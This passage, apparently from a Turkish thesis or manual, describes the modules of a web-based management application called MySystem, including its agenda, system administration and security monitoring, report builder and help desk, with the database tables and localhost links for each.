
Şekil 9.1 : MySystem Genel Risk Haritası

10. MYSYSTEM PROGRAMININ BÖLÜMLERİ


10.1 Ajanda

Agenda grubuna dahil edilmiş kullanıcılar tarafından görülebilir. Bu bölüm içersinde Sık Kullandığım Sayfalar (Favorilerim), Bekleyen Görevler, Onay Bekleyen Görevler, Yaklaşan Servis Olayları, Bekleyen Sorun & Talep ve Duyurular & Mesajlar takip edilebilir.

Bu bölüm, kullanıcının sisteme giriş yapmasıyla karşısına çıkacağı ilk bölümdür. Kullanıcı sistem hakkındaki son gelişmelerden haberdar olur. Ayrıca bu bölüm kullanıcıya özel ekran görüntüleri sunduğu için, kendi yazılımını kullanıyor hissi yarattır.



Şekil 10.1 : MySystem Ajanda



Şekil 10.2 : MySystem Ajanda – SQL Database Tabloları

10.1.1 Sık Kullandığım Sayfalar (Favorilerim)

Internet Explorer daki Favoriler gibi çalışır. İstenilen ilgili sayfa database'e kayıt edilir veya güncelleme işlemi yapılabilir. Daha sonra kullanıcı tarafından MySystem programı içersinde istenilen sayfa açılır. Bu bölüm için veritabanında tblUserFavorite tablosu kullanılır.

Link : http://localhost/MySystem/agenda/favorites.aspx

10.1.2 Bekleyen Görevler

Görev atama yetkisine sahip kullanıcı tarafından istenilen kişilere çeşitli görevler tanımlabilir. Aynı zamanda tanımlanmış olan bu görevler ilgili kişileri bilgilendirmek amacıyla MySytem tarafından otomatik mail atar. Daha sonra kullanıcılar yetkili kişiler tarafından görevlendirilmiş ise MySystem tarafından uyarılır ve görevin gerekli süre içersinde tamamlamasını bekler. Bu bölüm için veritabanında tblTask tablosu kullanılır.

Link : http://localhot/MySystem/agenda/task.aspx

10.1.3 Onay Bekleyen Görevler

Yetkili kullanıcı ilgili kişilere görev dağılımı yaptıkdan sonra kendisi tarafından onayına sunulması istenmiş bu bölüm aracılığıyla uyarılacaktır ve görevin tamamlanıp, tamamlanmaması ile ilişkilidir. Bir görevin onay bekleyip beklemediğini tblTask tablosundaki *Status* değerine bakılarak anlaşılır. Bu bölüm için veritabanında tblTask tablosu kullanılır.

Link : http://localhost/MySystem/agenda/task.aspx

10.1.4 Yaklaşan Servis Olayları

Bu bölüm tanımlanmış servis ile ilişkili kullanıcıları bilgilendirmek amacıyla kullanılır. Örnek: "Servisin bitiş tarihi belirsizliğini koruyor." Bu metinler yukarıdan aşağıya veya aşağıdan yukarıya kayan yazılar ile Ajanda bölümünde sürekli ekranda dönmektedir. Bu bölüm için veritabanında tblServiceEvent tablosu kullanılır.

Link : http://localhost/MySystem/agenda/serviceevent.aspx

10.1.5 Bekleyen Sorun ve Talep

Müşteriler ve diğer kullanıcılar tarafından talepler ve sorunlar bir havuzda toplanır. Eğer bahsedilen soru, cevap verecek kişinin bilgi veya yetki çerçevesi içersinde değilse bu soru ilgili kişiye yönlendirilir. Soru yanıtlanmadığı müddetçe MySystem tarafından ilgili kişiler uyarılacak ve bilgilendirilecektir. Bu bölüm için veritabanında tblHelpDesk ve tblHelpDeskForward tabloları kullanılır.

Link : http://localhost/MySystem/helpdesk/helpdesk_main.aspx

10.1.6 Duyurular ve Mesajlar

Bu bölüm MySystem içerisinde haberleşmek ve bilgi panosu oluşturmak amacıyla hizmet vermektedir. Bu bölüm için veritabanında tblImail tablosu kullanılır.

Link : http://localhost/MySystem/agenda/imail.aspx

10.1.7 Sistem İzlenimi

Sistem üzerinde tanımlı servislerin başlangıç ve bitiş tarihlerini grafik üzerinde rahatlıkla takip etmek amacı ile hizmet vermektedir. Bu bölüm için veritabanında tblService tablosu kullanılır.

Link : http://localhost/MySystem/agenda/agenda_manager.aspx?page=gantt.aspx

10.1.8 Servis Takvimi

MySystem üzerindeki servislerin, takvim yaprağı şeklinde yetkili kullanıcıları bilgilendirmek amacıyla kullanılır. Bu bölüm için veritabanında tblService tablosu kullanılır.

Link : http://localhost/MySystem/agenda/agenda_manager.aspx?page=calendar.aspx


10.1.9 Olay Takvimi

MySystem'de tanımlanmış olayları takvim yaprağı şeklinde yetkili kullanıcıları bilgilendirmek amacıyla kullanılır. Bu bölüm için veritabanında tblServiceEvent tablosu kullanılır.

Link : http://localhost/MySystem/agenda/agenda_manager.aspx?page=serviceevent.aspx

10.2 Sistem Yönetimi

MySystem'de tanımlı en üst seviyedeki kullanıcı gruplarında tanımlı olan kullanıcılar tarafından kontrol edilir. Sistemin güvenliğini oluşturan kısım bu bölümdür ve güvenliğin beynini oluşturmaktadır. Eğer bu bölümde gerekli ayarlar ve tanımlamalar yapılmaz ise diğer sistemlerde olduğu gibi MySystem içerisinde de istenmeyen sonuçlar ile karşılaşılabilir.



Şekil 10.3 : MySystem Sistem Yönetimi

Şekil 10.4 : MySystem Sistem Yönetimi – SQL Database Tabloları

10.2.2 IP Dinleyici

Sisteme gelen girişleri izlemek amacıyla kullanılır. Eğer belli bir IP adresinden yoğun bir şekilde sistemden istek bekleniyorsa sistem otomatikman ya da tanımlı yetkili kullanıcı tarafından bu IP adresi, kara listeye alınır ve sisteme girişi engellenir. Bu bölüm için veritabanında tblLogEnter tablosu kullanılır.

Link : http://localhost/MySystem/system/iplistener.aspx

10.2.3 Kullanıcı Girişleri

Sisteme giren tüm kişileri izlemek ve kayıt tutmak amacıyla kullanılır. Daha sonra geri gönüşler için yetkili kullanıcılara kolaylık sağlar. Bu bölüm için veritabanında tblLogEnter tablosu kullanılır.

Link : http://localhost/MySystem/system/logenter.aspx

10.2.4 Hatalı Girişler

Sisteme hatalı giren kişileri izlemek ve kayıt tutmak amacıyla kullanılır. Böylelikle hangi IP adresinde sisteme izinsiz girişin tesbit edilişi sistemin güvenliği açısından önemlidir. Bu bölüm için veritabanında tblLogEnterError tablosu kullanılır.

Link : http://localhost/MySystem/system/logentererror.aspx

10.2.5 Sayfa İzlenimi

MySystem'de tanımlı sayfalarına giriş sayılarını gösterir. Sayfalar tblPageView_Counter tablosunda tanımlanır ve kullanıcıların bu sayfalara her girişinde değer arttırılır. Böylelikle en çok ziyaret edilen veya ilgi gösterilen sayfa rahatlıkla tesbit edilebilir. Bu bölüm için veritabanında tblPageUserIn tablosu kullanılır.

Link : http://localhost/MySystem/system/pageviewedit.aspx

10.2.6 Yasaklı Kullanıcılar

MySystem'e kayıt yaptırmış fakat daha sonra sisteme 6 ay boyunca giriş yapmaması nedeni ile kullanıcının sisteme girişi iptal edilir. Kullanıcının sisteme giriş yapabilmesi için yetkili kullanıcılar ile kontağa geçmesi istenir. Bu bölüm için veritabanında tblProhibitionUserID tablosu kullanılır.

Link : http://localhost/MySystem/system/prohibition_userid.aspx

10.2.7 Yasaklı IP ler

Sisteme girişleri yasklanan IP adresleri yetkili kullanıcılar isterse bu değerleri güncellemek ve silmeleri için yaratılmışdır. Bu bölüm için veritabanında tblProhibitionIP tablosu kullanılır.

Link : http://localhost/MySystem/system/prohibition_ip.aspx

10.2.8 CPU Monitor

Sistem üzerindeki boş disk alanını ve boş bellek miktarlarını gösterir. Eğer değerler kritik düzey seviyesine gelmiş ise sistemden sorumlu kişiler bu bölüm tarafından bilgilendirilir.

Link : http://localhost/MySystem/system/performancecounter.aspx

10.2.9 Port Durumları

Yetkili kullanıcı tarafından sistem üzerindeki açık ve kapalı port numaraların listelenmesini sağlar. Açık portlar listelenip sistem üzerindeki kişileri bilgilendirir.

Link : http://localhost/MySystem/system/portscanner.aspx

10.2.10 Windows Güvenlik Duvarı

Yetkili kullanıcı tarafından sistemdeki Windows Güvenlik Duvarının durumu öğrenilir. Gerekirse Windows Güvenlik Duvarı açılıp, kapatılabilir.

Link : http://localhost/MySystem/system/windowsfirewall.aspx

10.2.11 Ftp Dosya Gönderim

Ayarlar yetkisine sahip kullanıcı tarafından Ftp Ayarlarından tanımlanan Server İsmi ve Kullanıcı İsmi seçildikden sonra istenilen dosya seçilir. İstenirse seçilen dosya MySystem tarafından virüs taramasından geçirilir ve dosya istenilen noktaya transfer edilir. Eğer dosya virüs taramasından geçirildiği sırada MySystem sakıncalı bir içerik bulduğu takdirde transfer işlemi durdurulur. Kullanıcın seçimine göre dosya karantinaya alınır veya silinir.

Link : http://localhost/MySystem/system/ftp.aspx


10.2.12 Virüs Tarama

Sistem yönetime sahip kullanıcı tarafından sistem üzerindeki klasörler ve dosyalar virüs taramasından geçirilir. Virüs taramasından geçirilen dosyalar Bulunan Dosyalar bölümünde, içersinde sakıncalı bilgi bulunan dosyalar ise Sakıncalı Dosyalar bölümünde listelennir. Kullanıcın seçimine göre sakıncalı dosyalar karatinaya alınıp silinir, karantinaya alınmadan silinir veya dosyalar silinmeden saklanır. Burada kullanılan Heuristic Virüs Tarama metodudur.

Bilgisayarın sağlığının, insan sağlığından daha farklı olmadığı ve düzenli olarak kontrol edilmesinin zorunlu olduğu idrak edilmelidir. Eğer son kullanıcıda zamanın bir kısmını "Bilgisayarımdaki veriler acaba güvende mi ?" sorgusunu yapmak için harcarsa, bilgi güvenliği konudaki en önemli aşama geçilmiş olacaktır. Bu bölüm için veritabanında tblVirusData tablosu kullanılır.

Link : http://localhost/MySystem/system/systemscan.aspx

10.3 Sayfa Yönetimi




Şekil 10.5 : MySystem Sayfa Yönetimi

10.3.1 Sayfa & Menüler

Sayfa yönetimi hakkına sahip kullanıcı MySystem'de oluşturulan raporlarların isimlerini düzenleyebilir ve raporların durumlarını değiştirebilir. Böylece, kullanılmayan raporların MySystem içersinde görüntülenmesi kaldırılır. Bu bölüm için veritabanında tblPage tablosu kullanılır.

Link : http://localhost/MySystem/page/pagemenu.aspx



Şekil 10.6 : MySystem Sayfa Yönetimi – SQL Database Tabloları

10.3.2 Raporlar

Servis isimlerine göre database'de oluşturulan tablolar listelenir. Yetkili kullanıcı tarafından istenilirse tablolar arasında ilişki kurulur. Daha sonra tablodaki alanlar seçilir. Böylelikle MySystem tarafından dinamik olarak sql cümlesi yazılmış olur. Rapor, ön izlemeye alınındıkdan sonra rapor ismi verilir ve sisteme kayıt edilir. Aynı zamanda rapor excel dökümanı olarakda kullanıcıya sunulur. Bu bölüm için veritabanında tblQueryReports ve tblQuerySubReports tabloları kullanılır.


Link : http://localhost/MySystem/page/index.aspx

10.3.3 View Yarat


Rapor oluşturma sayfası yetersiz kaldığında, yetkili kullanıcı tarafından Sql'de view yaratılır. Daha sonra yaratılan view servis ile eşleştirilip MySystem üzerinde rapor alınmasını sağlar. Kayıt edilen view, veritabanında saklanır.

Link : http://localhost/MySystem/page/createview.aspx

10.4 Destek Masası



Şekil 10.7 : MySystem Destek Masası



Şekil 10.8 : MySystem Destek Masası – SQL Database Tabloları

Destek Masası yetkisine sahip kullanıcılar sistem üzerindeki sorunları, ilgili kişilere iletmek ve haberdar etmek amacıyla kullanırlar. Kullanıcı sorunun hangi servis üzerinde olduğunu ilgili servis menüsünden seçer, sorunun kaynağı bilgisi girilir, sorunun detaylı açıklması yazılır ve veritabanına kaydedilir. Kaydedilen sorun veya talep, Ajanda bölümünde kullanılması için bekleyenler listesine gönderilir. Daha sonra bu sorunu gören bir başka kullanıcı sorunu çözmek için bilgi sahibi değilse gerekirse sorunu bir başka kullanıcıya çözmesi için yönlendirir.


Bu akış aynı zamanda tanımlanan kullanıcılara otomatik olarak e-posta atarak bilgilendirir. Sorun, bilgi sahibi kullanıcı tarafından çözülene kadar bekletilir. Sorun çözüldükden sonra çözümlenmişler bölümünde listelenir. Aynı zamanda bu işlem sistem üzerindeki sorun ve talepleri arşivlemek amacıyla da kullanılır. Bu bölüm için veritabanında tblHelpDesk, tblHelpDeskForward, tblService ve tblUser tabloları kullanılır.

Link : http://localhost/MySystem/helpdesk/helpdesk_manager.aspx


10.5 Raporlar

Sayfa Yönetimi yetkisine sahip kullanıcılar tarafından oluşturulan raporlar, bu bölümde servis isimlerine göre listelenir. İstenilen rapor seçilip MySystem'de görüntülenmesi ve incilenmesi sağlanır. Aynı zamanda rapor excel dökümanı olarakda kullanıcıya sunulur. Bu bölüm için veritabanında tblQueryReports, tblReportMenus, tblService ve tblQuerySubReports tabloları kullanılır.

Link : http://localhost/MySystem/report/report_manager.aspx

